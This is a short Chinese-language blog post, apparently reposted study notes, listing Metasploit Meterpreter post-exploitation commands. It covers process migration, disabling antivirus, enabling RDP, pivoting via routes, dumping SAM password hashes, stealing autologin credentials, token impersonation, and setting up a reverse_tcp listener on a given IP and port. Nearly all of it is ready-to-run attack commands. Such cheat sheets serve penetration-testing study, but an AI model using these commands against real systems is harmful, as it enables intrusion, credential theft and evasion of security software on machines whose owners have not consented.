msfconsole简称msf是一款常用的渗透测试工具,包含了常见的漏洞利用模块和生成各种Shell。本文将为你奉上在渗透后期,常用的一些命令。在此做简单的笔记,希望对你的学习有所帮助。

当前进程号
getpid
进程迁移
migrate <pid>
自动进程迁移
run post/windows/manage/migrate
查看系统信息
sysinfo
查看是否虚拟机
run post/windows/gather/checkvm
查看运行时间
idletime
查看目标完整的网络设置
route
当前用户名/权限
getuid
关闭操作系统上的杀毒软件
run post/windows/manage/killav
启动目标的远程桌面协议
run post/windows/manage/enable_rdp
对其他主机进行攻击(攻击者借用此方式对其他网段机器进行攻击)
查看本地子网信息
run post/multi/manage/autoroute
background情况下,添加路由
route add 192.168.x.x 255.255.255.0 1
查看route
route print
枚举多少个用户登录了系统
run post/windows/gather/enum_logged_on_users
抓取自动登录的用户的用户名和密码
run post/windows/gather/credentials/windows_autologin
权限提升
查看补丁
systeminfo
列出补丁
wmic qfe get Caption,Description,HotFixID,InstalledOn
通过未打补丁的漏洞进行提权 利用窃取令牌来提升权限 列出令牌
use incognito
list_tokens -u
假冒用户
impersonate_token xxx\\xxx
Hash攻击(破解Hash即可获得登录密码– 必须要有系统级账号) 导出 sam中的Hash
hashdump
如果当前权限为system但hashdump无法导出,原因是因为可能开启了uac,导出失败
使用
run post/windows/gather/smart_hashdump
防止假session
在实战中,经常会遇到假session或者刚连接就断开的情况,这里补充一些监听参数,防止假死与假session。
set ExitOnSession false
可以在接收到seesion后继续监听端口,保持侦听。
防止session意外退出
set SessionCommunicationTimeout 0
一般情况下,如果一个会话将在5分钟(300秒)没有任何活动,那么它会被杀死,为防止此情况可将此项修改为0
快速的建立监听
handler -H 192.168.0.93 -P 5555 -p windows/meterpreter/reverse_tcp
建立持久会话
查看当前shell的进程getid
 查看目标运行的进程
ps 如:我想将shell的进程变为
QQProtect.exe 的进程,执行migrate 3604即可。
文件的基本操作
ls:列出当前路径下的所有文件和文件夹。
pwd 或 getwd:查看当前路径。
search:搜索文件,使用search -h查看帮助。
cat:查看文件内容,比如cat test.txt。
edit:编辑或者创建文件。和Linux系统的vm命令类似,同样适用于目标系统是windows的情况。
rm:删除文件。
cd:切换路径。
mkdir:创建文件夹。
rmdir:删除文件夹。
getlwd 或 lpwd:查看自己系统的当前路径。
lcd:切换自己当前系统的目录。
lls:显示自己当前系统的所有文件和文件夹。
文件的上传和下载
upload
格式:upload 本地文件路径目标文件路径download
格式:download 目标文件路径 本地文件路径
更多精彩文章 关注我们
原文作者:Kali笔记;如有侵权,请联系管理员删除。

